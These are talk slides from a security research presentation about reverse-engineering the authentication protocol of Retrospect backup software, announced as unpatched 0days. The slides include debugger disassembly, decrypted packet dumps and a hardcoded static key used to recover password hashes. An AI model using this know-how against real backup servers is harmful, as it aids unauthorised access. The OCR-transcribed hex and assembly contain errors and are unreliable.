

Fuzzing, Reversing and Maths

AGENDA

- Who we are
- What this talk is about
- Retrospect
 - Introduction to the software
 - Protocol Reversing
 - Maths (Part 1)
 - Maths (Part 2)
- Novosoft Handy Backup
 - Introduction to the software
 - Authentication Bypass
 - Permanent D.O.S

WHO WE ARE

WHO WE ARE

Josep Pi Rodríguez a.k.a delorean

- Penetration tester and Security researcher at Deloitte / Buguroo offensive security
- Also a proud geek!
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- Penetration tester and Security researcher at Telefonica ingenieria de seguridad (TIS)
- Interested in security since I was young
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WHAT THIS TALK IS ABOUT

WHAT THIS TALK IS ABOUT

✓ Why Backup Servers?

- Critical for companies
- Sold as a Security Software
- They should be secure, right?

✓ Backup Server list

(http://en.wikipedia.org/wiki/List_of_backup_software)

✓ Our research

We found several vulnerabilities in a lot of backup applications

- Retrospect
- Novosoft Handy Backup
- Others... ☺

IMPORTANT: Using this techniques we found similar vulnerabilities in other products.

Proprietary [edit]

Package	Publisher	Continuous data protection
@MAX SyncUp	@MAX software	Yes
Argумент Backup	Argумент Software	No
Acronis True Image	Acronis	Yes ^[8]
Asigra Cloud Backup	Asigra	Yes
Attix5 Online Backup	Attix5	No
ARCserve Backup	CA Technologies	Yes
ARCserve D2D	CA Technologies	Yes
Avamar	EMC Corporation	No
Backup Express (BEX)	Syncsort	No
Backup4all	Softland	No
BackupAssist	Cortex IT Labs	No
Backup Exec	Symantec	Yes
Bitser	Bitser	No
Continuous Data Protection	R1Soft	Yes
Comodo Backup	Comodo	No
Crashplan	Code 42 Software, Inc.	Yes
Dmailer Backup	Dmailer	No

LET'S START THE 0DAY PARTY

- ✓ There are no fixes for these vulnerabilities
- ✓ Vendors didn't try to contact us 😢
- ✓ We want to show you how we found these kind of vulnerabilities. You can find more in other products.
- ✓ We know that all of you are good people and won't use this issues with evil intent
- ✓ We won't be responsible of your evil ideas



DANTZ RETROSPECT BACKUP SERVER

INTRO TO THE SOFTWARE

- ✓ Backup Client/Server widely used, even by NASA!

Here are some recent stories!

NASA PADT, Inc. RenneR & Co Muller & Caulfield

Honeywell Technology Solutions at NASA | Dale Windsor

Industry: Aerospace

Why did you choose Retrospect as your backup?

The original decision to use Retrospect occurred in the early 1990's. The advantages then were many and it has withstood the test of time as a superior product. Examples:


- It can backup Windows, Mac OS, Linux and Unix products
- The point in time backup feature made it possible to restore files before the mistake was made or bad file occurred
- Easy to use scripting, automated tape function and direct to disk array backups
- Ability to add or scale your systems as the data size changes

There are many more advantages to this product. The internet is loaded with success stories.



INTRO TO THE SOFTWARE

- ✓ EMC told us 1 month ago that retrospect was sold in 2012



INTRO TO THE SOFTWARE

- ✓ In the past someone found some vulnerabilities (memory corruption, null pointer de-reference and plain text password hash disclosure...)
- ✓ No more vulnerabilities were reported since 2008!

The screenshot shows a web browser window with the URL <https://www.fortiguard.com/advisory/FGA-2008-16/>. The page content discusses three vulnerabilities found in EMC's Dantz Retrospect Backup Client and one vulnerability in the Server. It includes a bulleted list of vulnerabilities and a section titled 'Solutions' with two items. A red arrow points from the text 'The FortGuard Global Security Research Team released the signature "EMC.Dantz.Retrospect.Backup.Client.NULL-Pointer.Reference.DoS" on June 13th 2008' to the date '13th 2008'.

Additional Information:

Three vulnerabilities were discovered throughout EMC's Dantz Retrospect Backup Client:

- A memory corruption issue that can be remotely exploited, causing denial of service
- A plain text password hash disclosure vulnerability, which allows for pilfering of sensitive information
- A null pointer reference vulnerability that leads to denial of service

One vulnerability was found in EMC's Dantz Retrospect Backup Server:


- A weak password hash algorithm vulnerability was discovered in the Server Authentication Module, allowing a remote attacker to gain control of a client's machine

Solutions:

- Users should upgrade to the latest version of EMC Dantz Retrospect Backup Client/Server
- The FortGuard Global Security Research Team released the signature "EMC.Dantz.Retrospect.Backup.Client.NULL-Pointer.Reference.DoS" on June 13th 2008

INTERCEPTING CLIENT/SERVER COMMUNICATION

- ✓ Intercepting all requests/responses using CANAPE
- ✓ What is CANAPE? An amazing tool!
- ✓ With a proxifier software and canape, we can intercept and play with almost anything.




The screenshot shows a packet log table with columns: No, Timestamp, Tag, Network, Data, Length, and Hash. The table displays 22 rows of network traffic. A red arrow points from the Proxifier interface towards this table. The data in the table is as follows:

No	Timestamp	Tag	Network	Data	Length	Hash
1	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	12	A21680352A90...
2	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	230	4F928FE657116...
3	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	12	9D728296E4AF...
4	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	16	765E546875186...
5	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	12	813153C3669D...
6	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	230	F5F5E8A3F477...
7	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	16	8F5004B312D5...
8	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	16	765E546875186...
9	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	12	A21680352A90...
10	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	230	4F928FE657116...
11	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	12	9D728296E4AF...
12	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	16	765E546875186...
13	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	12	813153C3669D...
14	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	230	F5F5E8A3F477...
15	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	16	8F5004B312D5...
16	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	16	765E546875186...
17	19/01/2014 05...	Out	192.168.1.57:11...	\x01\x00\x00\x00...	12	50C6DC32C787...
18	19/01/2014 05...	In	192.168.1.57:11...	\x01\x00\x00\x00...	12	5C55890343C3...
19	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	48	80CB547CFAF...
20	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	16	765E546875186...
21	19/01/2014 05...	Out	192.168.1.57:11...	\x00\x00\x00\x00...	96	69158534C5474...
22	19/01/2014 05...	In	192.168.1.57:11...	\x00\x00\x00\x00...	64	19DB7A35DA81...

DIGGING INTO THE AUTHENTICATION

- ✓ Retrospect.exe is the server. Retroclient.exe is the client.
 - ✓ In the client installation, you have to set a password.
 - ✓ When the server tries to connect to a new client:



DIGGING INTO THE AUTHENTICATION

- ✓ We know that the client (retroclient.exe) sends the password to the server (retrospect.exe)
- ✓ Why? If you enter an invalid password in the messagebox at the server, it won't send any packets.
- ✓ The server now has the password and is checking it by itself.
- ✓ When is the client sending the password? Let's look what the client is sending during the first connection:

The screenshot shows a hex dump of network traffic. The client (retroclient.exe) sends a password 'cebo' in ASCII, which is highlighted with a red box. The server (retrospect.exe) responds with its version '8.5.0 (136)', also highlighted with a red box. The hex dump is as follows:

Hex	ASCII
00000000	00 C9 00 00 00 00 00 DA 00 00 00 00 00 00 16 00 00
00000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070	00 00 00 00 00 00 63 65 62 6F 00 00 00 00 00 00
00000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000D0	00 00 00 00 00 00 00 38 2E 35 2E 30 20 28 31 33 36
000000E0	29 00 00 00 00 00

DIGGING INTO THE AUTHENTICATION

- ✓ It looks like the password is in this encrypted packet.
 - ✓ With Canape we can see that D8 and DA are likely Protocol headers.
 - ✓ Let's start doing some protocol reversing.

PROTOCOL REVERSING

- ✓ In this case we used breakpoints in recv and sendv functions and then go further.

- ✓ When our packet is in the socket buffer , we will use Hardware breakpoints.

0380F89C	0066B2BE	CALL to recv from network.0066B2B8
0380F8A0	0000054C	L4.. Socket = 54C
0380F8A4	032BEF4E	N'++ Buffer = 032BEF4E
0380F8A8	00007F0A	.A.. BufSize = 7F0A (32522.)
0380F8AC	00000000	.... Flags = 0
0380F8B0	0000000C	....



Address	Hex_dump	ASCII
032BEF4E	00 D8 00 00 00 00 00 DA	.i.....r
032BEF56	00 00 00 00 HH 07 55 HC	....-.U%
032BEF5E	B6 58 AE F0 B3 A9 82 ED	ÄX<-|@2Y
032BEF66	B1 A6 5C 19 AF 2A C0 70	ß\↓>*Lp
032BEF6E	C8 D0 69 96 D5 9A 29 06	Es LU 'Ü)♣
032BEF76	EF 30 33 2C E8 92 06 7B	*03,pÆ{
032BEF7E	91 44 2F D8 1C 7D EB B5	#D/i_}0A
032BEF86	BE 16 42 A1 49 74 19 19	¥-BiIt↓↓
032BEF8E	47 7D 89 D7 9E 7C 1A 1C	G)œix!+L
032BEF96	F0 54 CB D5 66 26 8A 92	-Tf'f&éIE
032BEF9E	15 75 26 56 E4 FB CF 0B	Su&Uö!øø
032BEFA6	C4 CA 26 71 4B 23 44 D3	"&qK#Dë
032BEFAE	9E 33 0C 52 DF D0 E6 6F	x3.R\$po
032BEFB6	E4 B2 E0 1A 43 08 2C B4	öä6+O,1
032BEFBE	93 AA B7 79 5D B2 03 15	äñAy]Jø*3
032BEFC6	1B 7A 7B 96 47 73 A5 CC	+zGñGññF
032BEFCE	89 BB B5 D2 53 10 51 44	ëñAES►QD
032BEFD6	78 53 84 B2 22 AE 20 2B	ñSä"** +
032BEFDE	0E 2A 9D 27 12 6E A0 18	ñ*0*ñnå†
032BEFE6	02 7E 35 88 EB 0C D9 9E	ë"5eu.Jx
032BEFEE	95 B9 72 82 51 03 57 D4	ñlreQñWÈ
032BEFF6	78 81 52 27 9E 59 00 14	ñüR"xy.¶
032BEFFE	DD 49 36 90 FF A4 D4 BF	!I6E ñÉ
032BF006	18 79 5A 42 R3 1E 27 6F	ÿZBüA"o
032BF00E	D9 40 2E 72 43 01 AB 49	J@.rCñKI
032BF016	81 2F 95 83 B5 FB 37 39	Ü/ðää'79
032BF01E	1F 63 B6 F6 F1 CD 88 EC	ToA-:ëy



PROTOCOL REVERSING

- ✓ Using HW breakpoints we can find the functions which handle the socket we are looking at.
- ✓ We found this interesting function, which decrypts the packet and we can see the decrypted packet in memory:

Function

```
0060BF63 | . 51          PUSH ECX
0060BF64 | > 8B45 10    MOV EAX,DWORD PTR SS:[EBP+10]
0060BF67 | . 83E8 01    SUB EAX,1
0060BF6A | . 8945 10    MOV DWORD PTR SS:[EBP+10],EAX
0060BF6D | . 78 3B      JS SHORT network.0060BFAA
0060BF6F | . 8B4D 0C      MOV ECX,DWORD PTR SS:[EBP+C]
0060BF72 | . 8A11      MOV DL,BYTE PTR DS:[ECX]
0060BF74 | . 8855 FF      MOV BYTE PTR SS:[EBP-1],DL
0060BF77 | . 0FB645 14    MOVZX EAX,BYTE PTR SS:[EBP+14]
0060BF7B | . 8B4D 08      MOV ECX,DWORD PTR SS:[EBP+8]
0060BF7E | . 8FB611      MOVZX EDX,BYTE PTR DS:[ECX]
0060BF81 | . 33C2      XOR EAX,EDX
0060BF83 | . 8B4D 0C      MOV ECX,DWORD PTR SS:[EBP+C]
0060BF86 | . 0FB611      MOVZX EDX,BYTE PTR DS:[ECX]
0060BF89 | . 33D0      XOR EDX,EAX
0060BF8B | . 8B45 0C      MOV EAX,DWORD PTR SS:[EBP+C]
0060BF8E | . 8810      MOV BYTE PTR DS:[EAX],DL
0060BF90 | . 8B4D 08      MOV ECX,DWORD PTR SS:[EBP+8]
0060BF93 | . 83C1 01      ADD ECX,1
0060BF96 | . 894D 08      MOV DWORD PTR SS:[EBP+8],ECX
0060BF99 | . 8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
0060BF9C | . 83C2 01      ADD EDX,1
0060BF9F | . 8955 0C      MOV DWORD PTR SS:[EBP+C],EDX
0060BFA2 | . 8845 FF      MOV AL,BYTE PTR SS:[EBP-1]
0060BFA5 | . 8845 14      MOV BYTE PTR SS:[EBP+14],AL
0060BFA8 | ^EB BA        JMP SHORT network.0060BF64
0060BFAA | > 8A45 14      MOV AL,BYTE PTR SS:[EBP+14]
```

Encrypted packet

Address	Hex dump	ASCII
038E0184	RA 07 55 AC B6 58 AE F0	¬.U%AX--
038E018C	B3 A9 32 ED B1 A6 5C 19	|02Y■3\↓
038E0194	AF 2A C0 70 C8 D0 69 96	»*^p=§iü
038E019C	D5 9A 29 06 EF 30 33 2C	'ü)*'03,
038E01A4	E8 92 06 7B 91 44 2F D8	þEþCþD/i
038E01AC	1C 7D EB B5 BE 16 42 A1	l)üA¥_Bi
038E01B4	49 74 19 19 47 70 89 D7	It↓↑G)ëi
038E01BC	9E 7C 1A 1C CA 58 C7 D9	x!+L=¤X2
038E01C4	6A 2A 86 9E 19 79 2A 5A	j*8X+*Z
038E01CC	E8 F7 C3 07 C8 C6 2A 7D	þ.þ.þ.*)
038E01D4	47 2F 48 DF 92 3F 00 5E	G/HþE?.^
038E01DC	D3 DC EA 63 E8 BE EC 16	E_Üþþþy-
038E01E4	4F 84 20 B8 8F A6 BB 75	0þ@AþiU
038E01EC	51 BE 0F 19 17 76 77 9A	Qþ*þþþvWü
038E01F4	4B 7F A9 C0 85 B7 B9 DE	Kþþþþi
038E01FC	5F 1C 5D 48 74 5F 88 BE	_L]Ht_ëþ
038E0204	2E A2 2C 27 02 26 91 2B	.ö,*@&+
038E020C	1E 62 AC 14 0E 72 39 84	þþþþþþþþ
038E0214	E7 00 D5 92 99 B5 7E 8E	þ.'EðA"À
038E021C	5D 0F 5B D8 74 80 5E 2B	]þ[iti^+
038E0224	92 55 0C 18 D1 45 3A 9C	þEU.þDE:þ

Decrypted packet

Address	Hex dump	ASCII
038E0184	00 16 00 00 01 00 00 00	....8..
038E018C	01 00 00 00 00 04 00 00	0..♦..
038E0194	00 00 00 03 00 00 00 01♦..
038E019C	00 00 20 00 00 00 C0 00	...L
038E01A4	00 00 C3 57 5A 85 A1 66	HWZaif
038E01AC	E6 59 00 02 00 00 02 4A	PY.þ.þJ
038E01B4	00 00 0F F7 C0 00 00 61	*.þ.þ.a
038E01BC	7F 98 CF 40 00 CA 00 00	þþþþþþþþ
038E01C4	00 64 00 00 00 00 00 00	d.....
038E01CC	00 00 00 00 00 00 00 00	.....
038E01D4	00 00 00 00 00 00 00 00	.....
038E01DC	00 00 00 00 00 00 00 00	.....
038E01E4	00 00 00 00 00 00 00 00	.....
038E01EC	00 00 63 65 62 6F 00 00	cebo..
038E01F4	00 00 00 00 00 00 00 00	.....
038E01FC	00 00 00 00 00 00 00 00	.....
038E0204	00 00 00 00 00 00 00 00	.....
038E020C	00 00 00 00 00 00 00 00	.....
038E0214	00 00 00 00 00 00 00 00	.....
038E021C	00 00 00 00 00 00 00 00	.....
038E0224	00 00 00 00 00 00 00 00	.....

MORE REVERSING

- ✓ Where is the password?

Password “**test**”:

Address	Hex dump	ASCII
038E0184	00 16 00 00 01 00 00 00	....0...
038E018C	01 00 00 00 00 04 00 00	0....♦...
038E0194	00 00 00 03 00 00 00 01	....♦....0
038E019C	00 00 20 00 00 00 C0 00	....L.
038E01A4	00 00 C3 57 5A 85 A1 66	..HWZäif
038E01AC	E6 59 00 02 00 00 02 4A	pv.Ø..ØJ
038E01B4	00 00 0F F7 C0 00 00 61	.*.L.a
038E01BC	7F 98 CF 4D 60 CA 00 00	ØyØM'▲
038E01C4	00 64 00 00 00 00 00 00	.d....
038E01CC	00 00 00 00 00 00 00 00	.....
038E01D4	00 00 00 00 00 00 00 00	.....
038E01DC	00 00 00 00 00 00 00 00	.....
038E01E4	00 00 00 00 00 00 00 00	.....
038E01EC	00 00 63 65 62 6F 00 00	..cebo..
038E01F4	00 00 00 00 00 00 00 00	.....
038E01FC	00 00 00 00 00 00 00 00	.....
038E0204	00 00 00 00 00 00 00 00	.....
038E020C	00 00 00 00 00 00 00 00	.....
038E0214	00 00 00 00 00 00 00 00	.....
038E021C	00 00 00 00 00 00 00 00	.....
038E0224	00 00 00 00 00 00 00 00	.....

Password “**test1**”:

Address	Hex dump	ASCII
038E0184	00 16 00 00 01 00 00 00	....0...
038E018C	01 00 00 00 00 04 00 00	0....♦...
038E0194	00 00 00 07 00 00 00 01	....♦....0
038E019C	00 00 20 00 00 00 C0 00	....L.
038E01A4	00 00 C3 57 5A 85 A1 66	..HWZäif
038E01AC	E6 59 00 02 00 00 02 4A	pv.Ø..ØJ
038E01B4	00 00 0F F7 C0 00 00 03	.*.L.Ø
038E01BC	F5 A1 CF 4D 64 71 00 00	SiØMdq..
038E01C4	00 64 00 00 00 00 00 00	.d....
038E01CC	00 00 00 00 00 00 00 00	.....
038E01D4	00 00 00 00 00 00 00 00	.....
038E01DC	00 00 00 00 00 00 00 00	.....
038E01E4	00 00 00 00 00 00 00 00	.....
038E01EC	00 00 63 65 62 6F 00 00	..cebo..
038E01F4	00 00 00 00 00 00 00 00	.....
038E01FC	00 00 00 00 00 00 00 00	.....
038E0204	00 00 00 00 00 00 00 00	.....
038E020C	00 00 00 00 00 00 00 00	.....
038E0214	00 00 00 00 00 00 00 00	.....
038E021C	00 00 00 00 00 00 00 00	.....
038E0224	00 00 00 00 00 00 00 00	.....

- ✓ Only changes 4 bytes; it looks like it is a hash...
- ✓ It will always use 4 bytes for any password.

MORE REVERSING

- ✓ If we are able to decrypt this packet using an exploit and get the hash we will have a vulnerability, well, a shit one ☺
- ✓ Time to think and reverse the whole process.



- ✓ We found 3 important functions. Let's start to talk about them.

MORE REVERSING

- ✓ How is the hash packet decrypted???

- Function1:

F1

```
004CFFD9 > 8855 10    MOV EDX,DWORD PTR SS:[EBP+10]
004CFFDC . 83EA 01    SUB EDX,1
004CFFDF . 8955 10    MOV DWORD PTR SS:[EBP+10],EDX
004CFFE2 . 78 3B    JS SHORT meson.004D0001F
004CFFE4 . 8845 E4    MOV EAX,DWORD PTR SS:[EBP-1C]
004CFFE7 . C1E0 03    SHL EAX,3
004CFFEA . 884D E4    MOV ECX,DWORD PTR SS:[EBP-1C]
004CFFED . C1E9 1D    SHR ECX,1D
004CFFF0 . 83E1 03    AND ECX,3
004CFFF3 . 0BC1      OR EAX,ECX
004CFFF5 . 8945 E4    MOV DWORD PTR SS:[EBP-1C],EAX
004CFFF8 . 8855 0C    MOV EDX,DWORD PTR SS:[EBP+C]
004CFFF8 . 0FB602    MOVZX EAX,BYTE PTR DS:[EDX]
004CFFFE . 8945 F0    MOV DWORD PTR SS:[EBP-10],EAX
004D0001 . 884D 0C    MOV ECX,DWORD PTR SS:[EBP+C]
004D0004 . 83C1 01    ADD ECX,1
004D0007 . 894D 0C    MOV DWORD PTR SS:[EBP+C],ECX
004D000A . 8855 F0    MOV EDX,DWORD PTR SS:[EBP-10]
004D000D . 0FAF55 F0    IMUL EDX,DWORD PTR SS:[EBP-10]
004D0011 . 8955 F0    MOV DWORD PTR SS:[EBP-10],EDX
004D0014 . 8845 E4    MOV EAX,DWORD PTR SS:[EBP-1C]
004D0017 . 3345 F0    XOR EAX,DWORD PTR SS:[EBP-10]
004D001A . 8945 E4    MOV DWORD PTR SS:[EBP-1C],EAX
004D001D . ^EB BA    JMP SHORT meson.004CFFD9
```

- ✓ Using logical operations calculates 4 bytes using as a parameter the following 32 bytes key:

✓ "8.5.0
(136)cebo56y9I&^Jhwyrp9q4"

- ✓ Client_version+client_hostname+static_key

- ✓ Static key?

```
PUSH ECX
PUSH retrocli.00463608
ASCII "56y9I&^Jhwyrp9q48wrtwI##wut%g#W"
```

MORE REVERSING

- Function2:

With the 4 bytes from F1 as an argument,
F2 will generate a 1024 byte array.

Address	Hex dump
0030A0E8	AA BB 52 F9 1B EE F6 5E 42 1A 9B DF 5C 13 FA 45
0030A0F8	B6 85 EB B3 B8 1B B9 FE 43 4F 93 2F E9 DF C3 1F
0030A0E8	C4 7A 57 2A B0 50 CA 91 22 38 96 5C 0B R8 56 A9
0030A0E8	E8 62 F7 9E 9A F4 8F 86 7A R9 4B B6 58 9F 1E
0030A0E8	B3 24 AC 19 87 60 53 70 B2 1F 34 C4 CF 0E EC 57
0030A0E8	3A 68 67 97 4D AD 3F 50 8D 0F 96 89 8B 56 52 FA
0030A0E8	59 48 24 98 97 29 1D CE 24 EF D2 73 6C 0E 01 ED
0030A0E8	D1 34 D6 69 45 32 0E 67 81 43 41 16 3C 2B D7 36
0030A0E8	90 8C 8E 0B 25 24 B7 BA 35 7C CE B8 1A 7C 4B BD
0030A0E8	63 E7 D5 47 0B 2C CB F0 D3 52 54 83 AC F9 D3 75
0030A0E8	B9 C7 59 14 C9 94 7F A6 6F 5B 78 6B A7 61 23 18
0030A0E8	E1 BD 39 48 B6 99 6E 5C 31 42 AA E2 C8 R8 BA 16
0030A0E8	36 4E CC 0E 26 7C D5 40 07 3C 7D 4A 5E 5C 30 05
0030A0E8	3F F5 88 58 B4 FC 46 7B BC 56 A2 44 40 31 65 AF
0030A0E8	66 32 7E 61 14 3D 53 5C 20 7B 5F 50 02 65 0C E7
0030A0E8	3A 77 ED 92 31 8F DE C8 R3 91 63 45 2C 1B 8B A2
0030A0E8	8A FC D4 A9 FF B0 40 BB 9C 10 96 B9 AE 7C CD 14
0030A0E8	A5 D7 92 54 18 5C B1 11 7F R9 C6 47 23 95 19 1F 93
0030A0F8	35 5D 1E B6 4E ER 81 79 53 B7 1A 89 R9 93 8C 09
0030A0F8	F8 86 55 CD 80 8A BD B7 3D 4A D1 35 37 77 CD 2E
0030A0F8	66 9B R9 93 1D 00 DE 96 C1 5F 6C R9 0E RA 67
0030A0F8	45 58 32 0D 00 07 92 DC FA 27 B4 38 16 43 7E 78
0030A0F8	A8 8A 05 04 BF 8F 71 A0 3F 21 C3 7C DE DF TC 07
0030A0F8	89 B8 91 B6 C5 ED EB CE C7 19 C4 B3 FF 1A 51 07
0030A0F8	EA AB 5B 1E 6E 47 CC D7 1F 1F 63 88 70 D5 05 50
0030A0F8	B2 C0 F4 1C 63 E1 24 18 FB SF 71 7A 37 BD 68 31
0030A0F8	30 AF 3C 4B 0C DF 70 0E AF D2 D5 FA 0E 68 D0 69
0030A0F8	F2 10 68 09 5E 03 16 51 DE 40 EA 21 E9 D2 FS 7C
0030A0F8	2C 4B 81 R9 09 89 DE SC R9 48 89 47 4F C3
0030A0F8	R3 58 R7 CF 8F 8E F7 4E DB F4 02 19 8C 4D 2F R6
0030A0F8	99 B4 14 B5 F5 29 55 47 D5 47 C0 6A 17 93 58 14
0030A0F8	30 53 83 08 E1 F0 93 8B 8C 80 14 99 71 D9 C7 41
0030A0F8	49 51 2E 6B 33 09 DF EC 92 3E 8F 30 R8 R2 F9 FA
0030A0F8	08 F0 C0 63 78 33 0E 1E 9C 23 99 45 14 37 94 19
0030A0B0	7C 43 18 F4 2F A9 R8 E9 41 13 6A B2 06 68 E1 FE
0030A0B0	74 C3 SE 14 EE 49 4F EE 73 51 AE F3 4A 61 SA 6E
0030A0B0	2D 6C 3D 9F R6 7D 76 R2 R8 04 98 FF 7A C6 5A 85
0030A0B0	A5 59 52 86 1C 51 33 EC B3 72 25 6E FB R3 S2 R9
0030A0B0	90 57 D8 ED 27 AF B7 2B FD 4E 47 30 FF 1E C2 R2
0030A0B0	40 C1 5B 62 DB B6 F7 19 CD B6 B5 77 45 FR 01 BD
0030A0B0	7F FB E4 D6 A6 B0 AE ES 50 29 12 F9 C4 EE 16 B8
0030A0B0	93 64 87 F4 F3 D2 7A I6 45 86 7D 68 B4 4E SA C9
0030A0B0	43 AA ER DC D9 73 3F 16 27 29 D8 E9 29 14 E3 34
0030A0B0	84 E7 E4 CC 4C 91 80 2F 4E 17 71 9E C3 93 FE
0030A0B0	08 82 2C DD 0C 92 21 DC 22 FF 42 12 R0 C0 P1 Q0



F2

```
00428766 > 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
00428769 . 83C0 01 ADD EAX,1
0042876C . 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
0042876F > 8370 F0 1F CMP DWORD PTR SS:[EBP-10],1F
00428773 . 0F87 BC000000 JA retrocli.00428835
00428779 . C745 E4 000001 MOV DWORD PTR SS:[EBP-1C],0
00428780 . 8840 F4 MOV ECX,DWORD PTR SS:[EBP-C]
00428783 . 8940 FC MOV DWORD PTR SS:[EBP-41],ECX
00428786 . EB 12 JMP SHORT retrocli.0042879A
00428788 > 8855 E4 MOV EDX,DWORD PTR SS:[EBP-1C]
0042878B . 83C2 01 ADD EDX,1
0042878E . 8955 E4 MOV DWORD PTR SS:[EBP-1C],EDX
00428791 . 8845 FC MOV EAX,DWORD PTR SS:[EBP-4]
00428794 . 83C0 01 ADD EAX,1
00428797 . 8945 FC MOV DWORD PTR SS:[EBP-4],EAX
0042879A > 8840 08 MOV ECX,DWORD PTR SS:[EBP+8]
0042879D . 8855 E4 MOV EDX,DWORD PTR SS:[EBP+C]
004287A0 . 3B11 PUSH EAX
CALL retrocli.00428868
ADD ESP,4
004287A2 . 0F8D 88000000
004287A8 . 8045 0C
004287AB . 50
004287AC . E8 AF000000
004287B1 . 83C4 04
004287B4 . 8945 F8
004287B7 . 8840 F8
004287BA . 8940 EC
004287BD . C745 E8 000001
004287C4 > 8370 EC 00
004287C8 . 74 17
004287CA . 8855 EC
004287CD . 83EA 01
004287D0 . 2355 EC
AND EDX,DWORD PTR SS:[EBP-14]
004287D3 . 8955 EC
004287D6 . 8845 E8
004287D9 . 83C0 01
004287DC . 8945 E8
004287DF . ^EB E3
JMP SHORT retrocli.004287C4
004287E1 > 8840 FC
004287E4 . 8940 E0
004287E7 > 8855 E8
004287EA . 8845 E8
004287ED . 83E8 01
SUB EAX,1
MOV DWORD PTR SS:[EBP-18],EAX
004287F0 . 8945 E8
TEST EDX,EDX
JBE SHORT retrocli.0042882B
004287F3 . 85D2
004287F5 . 76 34
004287F7 . 8840 E0
004287FA . 0FB611
004287FD . 3355 F8
00428800 . 8845 E0
00428803 . 8810
00428805 . 8840 E0
```

\x14/20



MORE REVERSING

- Function3:

Using the array from F2 as an argument it will create a new array of 1024 bytes using basic XOR operations with the “secret key”
(Client_version+client_hostname+static_key)

F3

0060BF63	. 51	PUSH ECX
0060BF64	> 8B45 10	MOV EAX, DWORD PTR SS:[EBP+10]
0060BF67	. 83E8 01	SUB EAX, 1
0060BF6A	. 8945 10	MOV DWORD PTR SS:[EBP+10], EAX
0060BF6D	. 78 3B	JS SHORT network.0060BFAA
0060BF6F	. 8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]
0060BF72	. 8A11	MOV DL, BYTE PTR DS:[ECX]
0060BF74	. 8855 FF	MOV BYTE PTR SS:[EBP-1], DL
0060BF77	. 0FB645 14	MOVZX EAX, BYTE PTR SS:[EBP+14]
0060BF7B	. 8B4D 08	MOV ECX, DWORD PTR SS:[EBP+8]
0060BF7E	. 0FB611	MOUZX EDX, BYTE PTR DS:[ECX]
0060BF81	. 33C2	XOR EAX, EDX
0060BF83	. 8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]
0060BF86	. 0FB611	MOUZX EDX, BYTE PTR DS:[ECX]
0060BF89	. 33D0	XOR EDX, EAX
0060BF8B	. 8B45 0C	MOV EAX, DWORD PTR SS:[EBP+C]
0060BF8E	. 8810	MOV BYTE PTR DS:[EAX], DL
0060BF90	. 8B4D 08	MOV ECX, DWORD PTR SS:[EBP+8]
0060BF93	. 83C1 01	ADD ECX, 1
0060BF96	. 894D 08	MOV DWORD PTR SS:[EBP+8], ECX
0060BF99	. 8B55 0C	MOV EDX, DWORD PTR SS:[EBP+C]
0060BF9C	. 83C2 01	ADD EDX, 1
0060BF9F	. 8955 0C	MOV DWORD PTR SS:[EBP+C], EDX
0060BFA2	. 8A45 FF	MOV AL, BYTE PTR SS:[EBP-1]
0060BFA5	. 8845 14	MOV BYTE PTR SS:[EBP+14], AL
0060BFA8	.^EB BA	JMP SHORT network.0060BF64
0060BFAA	> 8A45 14	MOV AL, BYTE PTR SS:[EBP+14]

MORE REVERSING

- Function1(Again!):

F1

Address	OpCode	Assembly
004CFFD9	> 8B55 10	MOV EDX, DWORD PTR SS:[EBP+10]
004CFFDC	. 83EA 01	SUB EDX, 1
004CFFDF	. 8955 10	MOV DWORD PTR SS:[EBP+10], EDX
004CFFE2	. 78 3B	JS SHORT meson.0040001F
004CFFE4	. 8B45 E4	MOV EAX, DWORD PTR SS:[EBP-1C]
004CFFE7	. C1E0 03	SHL EAX, 3
004CFFEA	. 8B4D E4	MOV ECX, DWORD PTR SS:[EBP-1C]
004CFFED	. C1E9 10	SHR ECX, 10
004CFFF0	. 83E1 03	AND ECX, 3
004CFFF3	. 0BC1	OR EAX, ECX
004CFFF5	. 8945 E4	MOV DWORD PTR SS:[EBP-1C], EAX
004CFFF8	. 8B55 0C	MOV EDX, DWORD PTR SS:[EBP+C]
004CFFFB	. 0FB602	MOVZX EAX, BYTE PTR DS:[EDX]
004CFFE	. 8945 F0	MOV DWORD PTR SS:[EBP-10], EAX
004D0001	. 8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]
